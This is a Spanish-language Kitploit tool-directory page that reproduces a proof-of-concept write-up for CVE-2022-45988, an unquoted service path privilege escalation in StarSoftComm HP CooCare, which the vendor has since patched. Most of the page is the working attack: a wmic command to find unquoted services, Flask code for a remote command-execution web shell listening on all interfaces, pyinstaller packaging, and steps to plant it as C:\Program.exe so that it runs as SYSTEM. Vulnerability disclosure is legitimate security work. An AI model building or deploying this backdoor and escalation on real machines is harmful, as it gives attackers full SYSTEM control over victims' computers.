
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2022-45988 — CVE-2022-45988 StarSoftComm HP CooCare Existe una vulnerabilidad de elevación de privilegios | Kitploit
Herramientas/GitHubGitHub/happy0717/cve-2022-45988
Escalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónPruebas de PenetraciónExplotación de Binarios
GitHubhappy0717/cve-2022-45988

CVE-2022-45988

CVE-2022-45988 StarSoftComm HP CooCare Existe una vulnerabilidad de elevación de privilegios

Ver Repositorio
323hace 3 añosAún no revisado
Compartir

CVE-2022-45988 StarSoftComm HP CooCare - Existe una vulnerabilidad de elevación de privilegios

####################################################

He contactado con hp-security-alert. Han corregido este error. Acerca de StarSoftComm CooCare [HP-PSRT-IR #4106] image El proveedor respondió con la siguiente información:

Siga estos pasos para actualizar:

  1. Inicie eService
  2. Espere unos 3 minutos
  3. Cierre e inicie eService nuevamente.
  4. Verifique que la versión sea v5.364 o posterior.

#####################################

Existe una vulnerabilidad de elevación de privilegios en StarSoftComm HP CooCare que podría permitir a un atacante elevar su nivel de privilegios. e管家超级版 es un software de diagnóstico remoto incluido con HP Star 14 pro, un producto de StarSoftComm (Softway Technology).

Probado en Windows 11 22621.819 HP LAPTOP HP Pavilion Plus 14 pulgadas 14-eh0000 (56D77AV)

Versión afectada: CooCare anterior a v5.364

Reproducción de la vulnerabilidad

Primer paso: wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\" |findstr /i /v """

(use el comando CMD anterior para encontrar el servicio no referenciado)

image


El nombre del servicio es Windows Application Management Service, también conocido como WinAppMgmt.
El nombre del servicio es Windows Application Management Service, abreviado como WinAppMgmt.
image


El servicio es de StarSoftComm CooCare.
image

Paso 2: Prepare un programa malicioso

image

from flask import Flask, request
import os

app = Flask(__name__)

@app.route('/')
def hello_world():
    r = request.args.getlist('cmd')  #Reception? cmd= parameter
    a=os.popen(r[0])  #Execute system commands
    l = a.read()
    return l  #return

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=14145, debug=True)  #Listen HTTP port 14145

Usé Python3 y Flask para escribir un ejecutable malicioso. Puede escuchar el puerto HTTP 14145 y ejecutar comandos del sistema.

Usando el comando pyinstaller.exe --onefile --windowed -F -w python_test.py para crear un ejecutable malicioso.

Paso 3: Colocar el malware en la ruta C:\ y renombrarlo a Program.exe

image


Paso 4: Iniciar el servicio Windows Application Management Service

Si el servicio Windows Application Management Service ya está iniciado, puede reiniciarlo.
image

Paso 5: Esperar a que se inicie Windows Application Management Service y ejecutar los comandos del sistema


C:\Program.exe se ejecuta como SYSTEM

Cuando veo que Windows Application Management Service se inicia en Taskmgr.exe como SYSTEM, entonces puedo abrir el navegador e ingresar http://127.0.0.1:14145?cmd=whoami

Esperar..........

por...

ello.

NT SYSTEM
image

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de 